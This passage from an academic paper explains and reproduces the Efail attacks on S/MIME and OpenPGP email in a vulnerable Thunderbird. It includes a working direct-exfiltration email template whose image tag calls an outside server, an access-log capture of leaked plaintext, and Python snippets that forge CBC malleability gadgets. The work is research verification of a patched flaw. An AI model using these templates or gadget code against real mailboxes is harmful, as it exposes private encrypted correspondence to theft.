


Figure 6: Options for message acquisition [1]

4.2 Exfiltration channels

As mentioned, the fundamental concept of Efail is based on backchannels. A backchannel is any functionality in a MIME message that interacts with a network. Or to be more precise, any method including in an email which forces the email client to invoke an external Uniform Resource Locator (URL) [1]. A typical example would be a call, invoked by a MIME entity with a `Content-Type: text/html` header field, to download an image which then can be represented to the user. This is in fact realized by the Hyper Text Markup Language (HTML) image tag like this: `<img src="http://jaads.de/pic.png">`. This would force the client to download the image called `pic.png` from the server `jaads.de` using Hypertext Transfer Protocol (HTTP). This process can be visualized as follows:




Figure 7: A Backchannel

The Efail researchers found a way to abuse of MIME backchannels [1] to exfiltrate data instead of requesting data. In fact, the encrypted plaintext is supposed to be revealed. Figure 8 shows the modified version of the original backchannel process from Figure 7.




Figure 8: An exfiltration channel

4.3 The attack procedure

Before getting into it, the general procedure of both attacks are introduced. As mentioned, before any attack can be done, the attacker needs to have an email acquired which contains an encrypted message. This email can then be manipulated according to the attacks. Afterwards the manipulated email can be forwarded to the original receiver.

When opening the email in a vulnerable MUA, the encrypted message will be decrypted and the plaintext revealed to the attacker. Figure 9 from the Efails homepage [1] illustrates the process.




Figure 9: Efail attacks process

4.4 Direct Exfiltration Attack

To understand and conduct the direct exfiltration attack, only basic knowledge of MIME is needed. The attack exploits the way a MUA handles emails which is from the content-type `multipart`, which is further explained next. Note, this attack does not require any changes of the ciphertext [1].

4.4.1 MIME boundaries

By using the `multipart` media-type, it is possible to specify a message which contains multiple different types in a single body. The different body parts are each preceded by a *boundary delimiter line*. The boundary delimiter must be specified with a required argument to the `Content-Type` header field. To indicate the last part of the multipart message, a special closing boundary delimiter line needs to be inserted. Each individual part again consists of its own header area, a blank line, and a body area [18, Sec. 5]. An example is given in Figure 10 on page 19.

renderingDemo.eml

```
1  Subject: Rendering Demo
2  Content-Type: multipart/mixed; boundary="BOUNDARY"
3
4  --BOUNDARY
5  Content-Type: text/html
6
7  <h2>Hello World!</h2>
8  --BOUNDARY
9  Content-Type: text/text
10
11 This is just text..
12 --BOUNDARY
13 Content-Type: text/html
14
15 <i>Here again<i>, <b>any</b> HTML formatting is possible
16 --BOUNDARY--
```

Figure 10: Example for a multipart message in MIME

4.4.2 Abusing boundaries

The direct exfiltration attack makes usage of a multipart email as described above. Therefore an attacker would get the ciphertext out of a captured email and paste it in a prepared email template. In such template the ciphertext would be surrounded by a HTML tag using the multiple MIME entities. In fact, a HTML tag would be opened in the preceding MIME entity of the ciphertext and finally closed in another MIME entity after the ciphertext. Figure 16 shows such template by using an HTML image tag as example.

When a MUA receives such an email, it renders each MIME part of the email according to its content-type one after the other. Hence, the MUA will interpret the first entity as HTML, which opens the image tag. So far, no particular action would be taken. Then, the next entity will be processed which means the decryption of the ciphertext. For the last entity, the MUA will render HTML again, which finally closes the earlier opened image tag. After all this is done, the email would be look like shown in Figure 12.

This would leave the message in proper HTML code which then is interpreted again. Hence, the MUA will resolve the requested URL. Therefore, it encodes all non-printable characters, like a space character, conform to URL. Then, it replaces the characters with a `%` followed by hexadecimal digits. This is shown in Figure 13.

```
1  From: attacker@efail.de
2  To: victim@company.com
3  Content-Type: multipart/mixed;boundary="BOUNDARY"
4
5  --BOUNDARY
6  Content-Type: text/html
7
8  <img src="http://efail.de/
9  --BOUNDARY
10 Content-Type: application/pkcs7-mime; smime-type=enveloped-data
11 Content-Transfer-Encoding: base64
12
13 MIAGCSqGSIb3DQEHA6AMIACAQAxggHXMIIB0wIB...
14 --BOUNDARY
15 Content-Type: text/html
16 ">
17 --BOUNDARY--
```

Figure 11: Template for direct exfiltration attack

```
1 <img src="http://efail.de/
2 Secret meeting
3 Tomorrow 9pm
4 ">
```

Figure 12: Encrypted message in direct exfiltration template

```
1 <img src="http://efail.de/Secret%20MeetingTomorrow%209pm">
```

Figure 13: HTML rendered message in direct exfiltration template

After the client rendered and interpreted everything properly, the URL which is stated in the `src` attribute is requested. At this exact moment, an exfiltration channel would be established since the attacker would be able to see the requested URL in the access log of the attackers server. Because the encrypted ciphertext is part of the URL, the secret message is exfiltrated to the attacker.

4.5 Malleability Gadget Attack

The direct exfiltration attack creates an exfiltration channel by using two carefully designed MIME entities around a entity which includes the ciphertext. The second Efail attack creates an exfiltration channel by placing the necessary code *within* the actual ciphertext. This can be done by using *malleability gadgets*. The concept of those will be introduced next.


4.5.1 Malleability gadgets

Gadgets are based on the block cipher modes of operation. In fact, they rely on the chaining dependency CBC and CFB have, which can be exploited to inject chosen plaintext. Therefore, the attacker needs to know a single block of the plaintext, which are 8 or 16 bytes long according to the used block cipher.

Depending on the mode of operation, the gadgets slightly differ from each other. Let (C_{i-1}, C_i) be a pair of two ciphertext blocks from CBC and respectively (C_i, C_{i+1}) be a block pair from CFB. Let the adjacent ciphertext blocks result in the corresponding plaintext block P_i. The malleability gadgets are defined as follows [1]:

$$((C_{i-1}, C_i), P_i) \text{ is called a CBC gadget and}$$
$$((C_i, C_{i+1}), P_i) \text{ is called a CFB gadget}$$

They can also be vitalized as in Figure 14.



(a) CBC gadget (b) CFB gadget

Figure 14: Malleability gadgets

To perform an attack, an attacker must be able to put these three blocks together. In fact, this means that the attacker knows one plaintext block P_i and the associated ciphertext blocks. Then a malleability gadget is found.

4.5.2 Abusing malleability gadgets

Malleability gadgets give the attacker the possibility to transform the known plaintext block into a chosen plaintext block by manipulating C_{i-1} for CBC and respectively C_{i+1} for CFB. How the manipulation can be done exactly is explained in the following steps.

1. Calculate the *canonical gadget* X. By replacing the *canonical gadget* with the original adjacent ciphertext block the decrypted block will end up being all zero.

$$X = C_{i-1} \oplus P_i \qquad \text{for CBC}$$
$$X = P_i \oplus C_{i+1} \qquad \text{for CFB}$$


2. Calculate the chosen ciphertext block using the canonical gadget X and the chosen plaintext. By replacing its result with the original adjacent ciphertext block the decrypted block will end up being the chosen plaintext. Since the new ciphertext block is a chosen ciphertext, it is called CC

$$CC_{i-1} = X \oplus P_c \qquad \text{for CBC}$$
$$CC_{i+1} = X \oplus P_c \qquad \text{for CFB}$$

Since the XOR operator is associative, the calculations can also be done at once:

$$CC_{i-1} = C_{i-1} \oplus P_i \oplus P_c \qquad \text{for CBC}$$
$$CC_{i+1} = C_{i+1} \oplus P_i \oplus P_c \qquad \text{for CFB}$$

These modifications come at a cost as the modified block will result in a block of *uncontrollable and unknown bytes*, due to the chaining property. Figure 15 illustrates this behavior. Furthermore, if any integrity protection mechanism had been used in the modified message, the modification will be reported to the user. These two facts need to be addressed for a sophisticated attack.



(a) CBC mode (b) CFB mode

Figure 15: Chosen plaintext attack

4.6 CVEs

There are two official CVE entries for Efail, which both target the gadget attacks. Currently, the CVE regarding OpenPGP is marked as *disputed*. A CVE entry gets this status if one party, in fact GnuPG, disagrees with another party's assertion, here in fact the Efail researchers, that a particular issue in software is a vulnerability [17]. Furthermore, different vendors assigned more CVEs for specific security issues relevant to Efail. Table 3 from Appendix A.1 lists the CVEs which concern the Thunderbird email client.

ID	Target	CVSS3.0 Base Score
CVE-2017-17689	S/MIME specification	5.9 medium
CVE-2017-17688	OpenPGP specification	5.9 medium

Table 1: Official CVEs

4.7 Mitigation

In the Efail paper [1] the researchers recommended some mitigation.

1. No decryption and HTML rendering in Email clients
2. Update implementation of responsible functionalities
3. Update standards

The first and third mitigations of the above list are explained in the official Efail paper and on the corresponding website in detail [1] and hence not further discussed here. However, the Efail researchers did not say anything to the second mitigation which concern the software patches. These will be therefore discussed in this paper later on.

Regarding these software patches a later section will deal with the exact problems Thunderbird and related software components had at the time. The section afterwards will deal with the actual fixes for those problems.

However, before coming to the indeed mitigation in the software, first the practical implementations of the attacks are introduced next.

5 Introduction to the Practical Exploitations

So far, the relevant background and the Efail attacks itself have been introduced. The following three sections will describe practical implementations of those attacks. This section however provides some topics which need to be acknowledged before going deeper into these implementations.

Here, the general approach of the implementations is explained first. For each attack a test email had been created and then manipulated. Then, these message had been sent to the authors email address and opened in a vulnerable Thunderbird version. Simultaneously, the servers access log had been observed to detect exfiltration. Each step will be discussed in-depth. Also, the actual results are highlighted in the end of each section.

Consequently, this procedure practically verifies the Efail attacks to some extent and proves the vulnerability of Thunderbird. Note, due to a limited time period, only the HTML image tag has been used to create an exfiltration channel.

Beside the practical verification of the attacks, the implementations should give the reader an understanding of the complexity and hence a feel of the importance of Efail and the corresponding security patches, which will be the topic of the next section.

5.1 Preparation

To implement Efail attacks, some decisions and preparations needed to be done. Especially, because the author decided to implement the attack as realistic as possible. Hence, an actual attacker would make similar preparations. The only thing an actual attack would do in addition, is the message acquisition. This had not be done is scope of this paper. Instead, a test message has been created as follows.

5.1.1 Test message

To avoid a message acquisition, which could be quite some work, an encrypted message had been created for each end-to-end encryption standard. This message can be presumed to be a captured email, like an attacker would have. Therefore, first a plaintext message was needed. The following simply MIME message had therefore been chosen.

message.eml

```
1  Content-Type: text/html
2
3  This message is top secret!!
4  Nobody else should ever be able to read this..
```

Figure 16: Plaintext test message

5.1.2 Cryptographic entities

To encrypt a test message and later decrypt the manipulated version of it, several files need to be created depending on the standard. These had been created for this paper in advance. Regarding S/MIME a X.509 certificate and a PKCS#12 certificate bundle is needed. How such entities can be created is shown in Appendix A.2 by using OpenSSL [25].

Regarding OpenPGP, a key pair is needed. This can easily be done using GnuPG, since it has key management functionalities. The command `gpg --gen-key` creates a key pair with default values.

5.1.3 Domain

Also, a domain is needed to which the manipulated encrypted message can be exfiltrated. The domain name needs to be somewhat carefully chosen in a manner that it should be as short as possible, at least for malleability gadget attacks. For a direct exfiltration attack the length of the domain is not restricted in any way. The domain name `jaads.de` had been chosen and used for all attacks. It is only 8 bytes long and identical with the domain name length in the Efail paper [1].

5.1.4 Web server

A presumed attack server needed to be installed and running during the attack. It has to be reachable over the above domain. For this work the open-source HTTP server *NGINX*[7] had been installed on a Debian system by using a Platform as a Service (PaaS) provider.

[7] https://www.nginx.com/

5.1.5 SMTP client

To send the manipulated message a SMTP implementation is needed. The ability to add headers individually is important. A classic end-user MUA does not provide such functionality. Rather, the Python module *smtplib* had been chosen. All emails throughout this work have been sent using this module. The Listing 1 shows the usage.

```
1 def send_mail(eml):
2     from_addrs = to_addrs = "jarend2s@smail.inf.h-brs.de"
3     password = get_pw_from_config()
4 
5     server = smtplib.SMTP("smtp.inf.h-brs.de")
6     server.login("jarend2s", password)
7     server.sendmail(from_addrs, to_addrs, eml)
8     server.quit()
```

Listing 1: Sending email using Python

5.1.6 Vulnerable software

What also is needed for a practical verification are the affected vulnerable implementations. Therefore, Thunderbird 52.5.2[8] and Enigmail 1.9.9[9] with GnuPG 2.1.18 as underlying OpenPGP implementation are used. They can be downloaded online in the respective archives. The installation was done using the type 2 hypervisor *VirtualBox*[10]. The host system of the Virtual Machine (VM) was Debian 9.

5.2 Steps during a Malleability Gadget Attack

The implementation of a malleability gadget attack is much more work than the direct exfiltration attack. In fact, a script needs to be written which carries out the bit accurate modifications. In addition, the implementations differ depending on the encryption standard in use. Therefore, two scripts needed to be written in scope of this paper. However, both scripts can be divided in multiple logical steps. Here, one step had been taken, which an actual attacker would obviously not do: The encryption of the test messages. Here, AES had been used as block cipher. All steps, an attacker would also do, are visualized in Figure 17 and introduced briefly afterwards.

[8] https://archive.mozilla.org/pub/thunderbird/releases/
[9] https://www.enigmail.net/download/release/2.0/
[10] https://www.virtualbox.org/

Figure 17: Steps during a malleability gadget attack

1. Analysis: To start an actual attack the encrypted message needs to be analyzed to the best as possible. Every single byte needs to be understood to identify the gadget and hence modify the ciphertext bit accurate.

2. Modification: In the second step the actual exfiltration channel can be inserted into the ciphertext. All decisions about gadgets are explained in detail during this step.

3. Integration: After the ciphertext is modified, this step takes care about the proper integration in the existing message structure. Without his step the message wouldn't be able to parse correctly and errors will occur. To prevent this, the length bytes need to be addressed and adapted.

4. Formatting: Up to here, the operation had to be done mostly on a low byte level. In this step, the message will be transformed in a proper representation and MIME headers will be added.

5. Sending: In the end, the manipulated message can be sent to the victim. This step is obvious and hence not further discussed later. It is mentioned for the sake of completion regarding the hole process.

Although the implementation of each step differs accordingly to the standard, some functionalities can be shared as explained next.

5.3 A word to the exploit

The piece of software created for the gadget attack in scope of this paper could be referred to as *exploit*, since it exploits vulnerabilities. Alternatively, *malware* (a common abbreviation for *malicious software*) would be appropriate.

As mentioned, there is no such exploit publicly available so far [11].

[11] No research had been done within the Dark Web

The exploit consists of a couple of files, which are briefly highlighted below. Although, the implementation for each message format of the end-to-end encryption standards differ, some functions overlap. Hence, the exploit are not completely isolated from each other. Therefore is further referred to as one exploit although two exploits are included in one package here due to the shared functionalities. The exploit had been written using Python 3.7. and had been divided into the following files:

- `formats.py` contains classes with all methods for each message format
- `mime.py` provides headers for both standards and a SMTP utility
- `opgp_modification.py` for execution of OpenPGP exploit
- `smime_modification.py` for execution of S/MIME exploit
- `tests.py` provides some unit tests

Except the execution files, the exploit is generically written. This means, it does not only fulfill the needs of one specified test message. It is rather irrelevant which encrypted messages are loaded into the exploit. The loaded message just needs to be proper initialized. Almost all cases are covered, otherwise a *NotImplementedError* is thrown. This particularly refers to the different formats regarding the *length bytes* in both S/MIME and OpenPGP. Consequently, the source code has a bit of overhead. Overall, the source code contains approximately 500 lines of code.

For the two classes in `formats.py` an base abstract class had been implemented to highlight similar functionalities, as is can be seen at the beginning of the listing from Appendix A.3.3.

All important snippets of the corresponding source code are listed within the next sections. Source code like constructors and helper methods or functions which are not highly important to show are not listed explicitly. Again, the whole source code is available in Annex A.3 and on GitHub[12].

[12] `https://github.com/jaads/Efail-malleability-gadget-exploit`

6 Exploiting the Direct Exfiltration Attack

In this section it is explained how the implementation of a direct exfiltration attack has been performed. For this attack the vulnerabilities do not rely on a specific end-to-end encryption standard. Thus, the exploitation has been made using only the one standard, namely S/MIME. The attack would work identical when it comes to an OpenPGP message.

As explained in the last section, the implementation includes the creation of a encrypted test message followed by a exploitation of the attack. In the end the incoming exfiltration is shown in the access log of the reconfigured web server.

6.1 Test message creation

As mentioned, the underlying standard in use is of no interest for a direct exfiltration. However, based on the example from the official paper [1, Figure 6], a S/MIME message had been used. For the creation of a S/MIME message, an implementation of the standard is needed. Here, the S/MIME utility from OpenSSL [25] had been used. The utility can encrypt, decrypt, sign and verify S/MIME messages [25]. As a default symmetric encryption algorithm OpenSSL uses Triple Data Encryption Standard (3DES). Thus, AES must be specified explicitly. Below, the command to encrypt the imagined plaintext message from Section 5 is listed.

```
1  openssl smime -encrypt -aes-256-cbc -in message.eml ../cert.crt
```

The output consists of a PKCS7 message encoded in Base64, namely `smime.p7m`, and proceeding MIME header fields.

6.2 The template

To conduct a direct exfiltration attack, the output from the message creation step can be placed in a particular template, which is already given in the Efail paper [1]. However, one major difference exists, which is worth mentioning. It turned out, the usage of single quotation marks provide better results in Thunderbird than double quotation marks as stated in the EFail paper [1]. Therefore, single quotation marks have been used throughout the practical verification. Figure 18 shows the indeed template. The created ciphertext and the MIME headers had been included in this. The template is discussed afterwards in detail.

directExfiltrationTemplate.eml

```
1  Subject: Direct Exfiltration Test
2  Content-Type: multipart/mixed; boundary="BOUNDARY"
3
4  --BOUNDARY
5  Content-Type: text/html
6
7  <img src='http://jaads.de/
8  --BOUNDARY
9  Content-Disposition: attachment; filename="smime.p7m"
10 Content-Type: application/x-pkcs7-mime; smime-type=enveloped-data;
    ↪  name="smime.p7m"
11 Content-Transfer-Encoding: base64
12
13 MIICOgYJKoZIhvcNAQcDoIICKzCCAicCAQAxggGBMIIBfQIBADBlMFgxCzAJBgNV
14 BAYTAkRFMQwwCgYDVQQIDANOUlcxDTALBgNVBAcMBEJvbm4xLDAqBgkqhkiG9w0B
15 CQEWHWphbi5hcmVuZHNAc21haWwuaW5mLmgtYnJzLmRlAgkAhGbBcJq82cEwDQYJ
16 KoZIhvcNAQEBBQAEggEAB3i6LcSEcL/z5l3WVV8/JLRaIs+WPmKG9XMHMhFODIhN
17 onqw4x4hdSDHiDRtPWrMQe3jcyNbsXcVqUHdw/0g9Mg26FDfE+BRx9KkyWbqPabr
18 hv0pLGSG7J0yXop++jS3kNFs8l9E6stHmNaQvYwL+MySyhNwxsTEfm7DAwVtmfe9
19 sxIso/iUqY+jXl0yQxaxpFbhANuzjjHnyq8++ZLgkJFipJ4QKkO4kXaBhtAvDqEs
20 4PfJ/iI3BQayV/um/G979+9Te9ug2caBHdqCyAc+T2Ci+uKPqMlDTAjOH+PWe1Ny
21 GnVxUYwiPvA2XauG/yIe+vGWkDBe3wIl8fdU9bdpETCBnAYJKoZIhvcNAQcBMB0G
22 CWCGSAFlAwQBKgQQHPeE21U9/pXBJh+D5QEo8IBwDyvA6J0APqxbDvE30ckuPX1T
23 9aQ/qXA6cIONCzgjMrnhGy5/fIB43I+fNr5r3w3OHvqKx0qk8lZJPBYVXrnkaYbS
24 uBchLNclloJm4+OMVdgdXhhXS2gfz2qyTkCdVSFvAM/dXryVK+Pg3ShdjDZAuQ==
25 --BOUNDARY
26 Content-Type: text/html
27
28 '>
29 --BOUNDARY--
30
```

Figure 18: Adopted template for a direct exfiltration attack

In lines 9 to 11 the MIME headers for a S/MIME message are listed. Lines 13 to 24 represent the actual PKCS7 message. All the rest is the prepared template. Hence, the MIME entity in the middle can easily be replaced with another S/MIME message, or an OpenPGP message with appropriate headers.

6.3 Results

The above message could then be sent to the victim. Here, it has been sent to the authors email address and then opened in the vulnerable Thunderbird version on the test system from Section 5.1.6. Once the email had been opened, Thunderbird tried to download an image. Remember, a HTML image tag had been used in the above template. However, obviously no image could be downloaded. Thunderbird instead showed an icon for a broken image. Figure 19 shows a screenshot of the manipulated message represented by a vulnerable Thunderbird version.




Figure 19: Manipulated email in Thunderbird 52.5.2

For the attempt to download a image, Thunderbird requested the malicious URL. Since the access log of the prepared web server had been observed, the following requests appeared in the access log right after opening the email:

/var/log/nginx/access.log

```
GET /%3C/div%3E%3CBR%3E%3CFIELDSET%20CLASS=%22mimeAttachmentHeader%22%3E%3C/FIELDSET%3E%3CBR/%3E%3Cdiv%20class=%22moz-text-html%22%20lang=%22x-western%22%3EThis%20message%20is%20top%20secret!!Nobody%20else%20should%20ever%20be%20able%20to%20read%20this..%3C/div%3E%3CBR%3E%3CFIELDSET%20CLASS=%22mimeAttachmentHeader%22%3E%3C/FIELDSET%3E%3CBR/%3E%3Cdiv%20class=%22moz-text-html%22%20%20lang=%22x-western%22%3E HTTP/1.1" 404 143 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Thunderbird/52.5.2
```

Exploited!

By investigating the log entry closely, the encrypted plaintext message showed up. Thus, the above prepared email represents a proper implementation of the attack. It opens an exfiltration channel and actually exfiltrates plaintext from a vulnerable system to a malicious server. A URL decoder and a HTML beautifier can be used to provide a more readable format.

7 Exploiting Malicious Gadgets in S/MIME

Compared to the direct exfiltration attack, the malleability gadget attack does rely on the end-to-end encryption standard to a greater extent. Hence, to practically verify the malleability gadget attack, two exploits were needed. The first one is discussed here and aims to reveal the plaintext of a S/MIME message. Remember, S/MIME uses CBC as block mode of operation.

7.1 Message format and syntax


As mentioned in the beginning, the message format of S/MIME relies on ASN.1. To represent an ASN.1 object, a set of rules exists. These are called Basic Encoding Rules (BER) [26] and need to be understood for a proper analysis and integration later on. BER defines three or four parts of an entry depending on the type of value and whether the length of the value is known in advance or not [26]:

1. **Identifier bytes** to identify the data type and a value[13]
2. **Length bytes** gives the number of content bytes
3. **Content bytes** hold the concrete value or another nested element
4. **End-of-content bytes** denote the end of the content

7.2 Analysis

Luckily, tools exist which can parse ASN.1 objects by means of BER. The diagnostic utility `asn1parse` by OpenSSL is one of them. Also, a handsome JavaScript implementation[14] exists which offers a more clear representation of the nested elements in the message structure. The tools give a good understanding of the actual representation of the individual bytes. They are useful for debugging too. Appendix A.4 shows a screenshot of the JavaScript implementation in action. By going through these elements, the following simplified nested structure has been figured out:

[13] Specified here: `https://www.alvestrand.no/objectid/sources/set-1.asn1`
[14] `https://lapo.it/asn1js/`



Although one might think the whole message is encrypted, only the last quarter is as the diagnostics showed. The rest of the message is plaintext but encoded in Base64 and hence not humanly readable. However, both tools give the values of each element within the structure along with its *type, offset and length.* Thus, the meaning of every single byte can be understood.

At this point, a malleability gadget can already be identified. Again, three particular blocks are needed: One known plaintext block and the two adjacent ciphertext blocks. The plaintext of the first block could therefore be guessed easily due to the fact that the first plaintext block P_1 of an encrypted email message is almost known completely because every MIME entity starts with a `Content-type` header field. This string needs already 12 bytes. With the syntactically needed colon and space character, the attacker has to guess only 2 characters of the content type field (considering a block size of 16 bytes). Most probably, the MIME types `text` or `multipart` are used anyway. In addition, the two adjacent blocks are known which are in fact the IV and the first ciphertext block. Therefore, a malleability gadget is the following:

$$((IV, C_1), P_1)$$

After the whole message had been analyzed to its best, Figure 20 visualizes the message structure and highlights the known plaintext block.

As demonstrated, it can be seen that it is not a very time-consuming process to figure out a malleability gadget within a S/MIME message. After the analysis is done, the modification can almost begin. By using the gathered information, an object of the corresponding class in the exploit can be initialized, as shown in Listing 2.




Figure 20: Analyzed S/MIME message with known plaintext

```
1  # Initialization
2  p7m = get_smime_msg()
3  iv_offset = 442 + 2
4  ciphertext_offset = 462
5  ciphertext_length = 112
6  length_places = [461, 416, 20, 16, 1]
7  eml = P7m(p7m, iv_offset, ciphertext_offset, ciphertext_length,
       length_places)
8
9  # The known plaintext
10 p1 = b"Content-Type: te"
```

Listing 2: Initialization for S/MIME modification

7.3 Modification

This step focuses on the actual modification of the encrypted part of the message. Therefore, the encrypted message needs to be converted a binary representation first. To get binary data from the message, it needs to be Base64 decoded. In practice, this can easily be done by using the `base64` python library, as it has been in the exploit.

Afterwards, the canonical gadget X can be calculated using the formula from Section 4.5.2:

$$X = IV \oplus P_1$$

By using the canonical gadget, the chosen ciphertext blocks can be determined as described in the mentioned section. In fact, five chosen ciphertext blocks are needed to create a HTML image tag which opens an exfiltration channel. The calculation can be done as follows with CP as chosen plaintext block:

$$X_i = X \oplus CP_i$$

The chosen ciphertext blocks X_i again can be used to create the malicious block pairs (X_i, C_1). Such block pairs are further simply referred to as *block pair i*. Those block pairs can be inserted in the ciphertext and will finally result in the chosen plaintext. Listing 3 shows how this has been done in the exploit.

```
1  # The canonical CBC gadget resulting in an all zero plaintext block
2  iv = eml.get_iv()
3  x = xor(iv, p1)
4
5  # The modified ciphertext blocks that will be sent to the victim
6  x_1 = xor(x, b" <base         '")
7  x_2 = xor(x, b"' href='http:'> ")
8  x_3 = xor(x, b"<img           '")
9  x_4 = xor(x, b"  src='jaads.de/")
10 x_5 = xor(x, b"'>              ")
```

Listing 3: Calculations for S/MIME message

After everything is calculated, the block pairs can be inserted. The first four block pairs must be placed at the beginning of the email body. In practice, this must be done carefully, since the insertion should not break the `Content-Type` header field. Otherwise, the MUA would not render the email as desired and the attack would fail. Therefore, the insertion of the first four block pairs needs to be done after the occurrence of the second original block. Because the header field does not need exactly two blocks, several bytes would not be captured, since the exfiltration starts afterwards. In order to still capture these missing bytes, the original first and second block are copied and appended, after the opening of the exfiltration channel.

Furthermore, the fifth block pair should be inserted at the end of the message to close the HTML tag at the end. However, the message needs to be properly padded at the end to fulfill correct parsing. The easiest way to achieve this, is to duplicate and insert the original last and second last blocks at the very end. Listing 4 shows the insertion of all the blocks pairs in practice,

whereas Figure 32 from Appendix A.6 visualizes the resulting message. The right side of the figure shows the resulting plaintext. This will be further discussed in the integration step.

```
1  # Determine first and second blocks
2  c1 = eml.get_ciphertext_block(1)
3  c2 = eml.get_ciphertext_block(2)
4
5  # Determine last and second last blocks
6  c_l = eml.get_ciphertext_block(eml.get_block_amount())
7  c_sl = eml.get_ciphertext_block(eml.get_block_amount() - 1)
8
9  # Insert block pairs to open the exfiltration channel
10 eml.insert_in_ciphertext(2, x_1, c1, x_2, c1, x_3, c1, x_4, c1, c2)
11
12 # Insert closing tag and last two blocks for padding
13 eml.insert_in_ciphertext(eml.get_block_amount(), x_5, c1, c_sl, c_l)
```

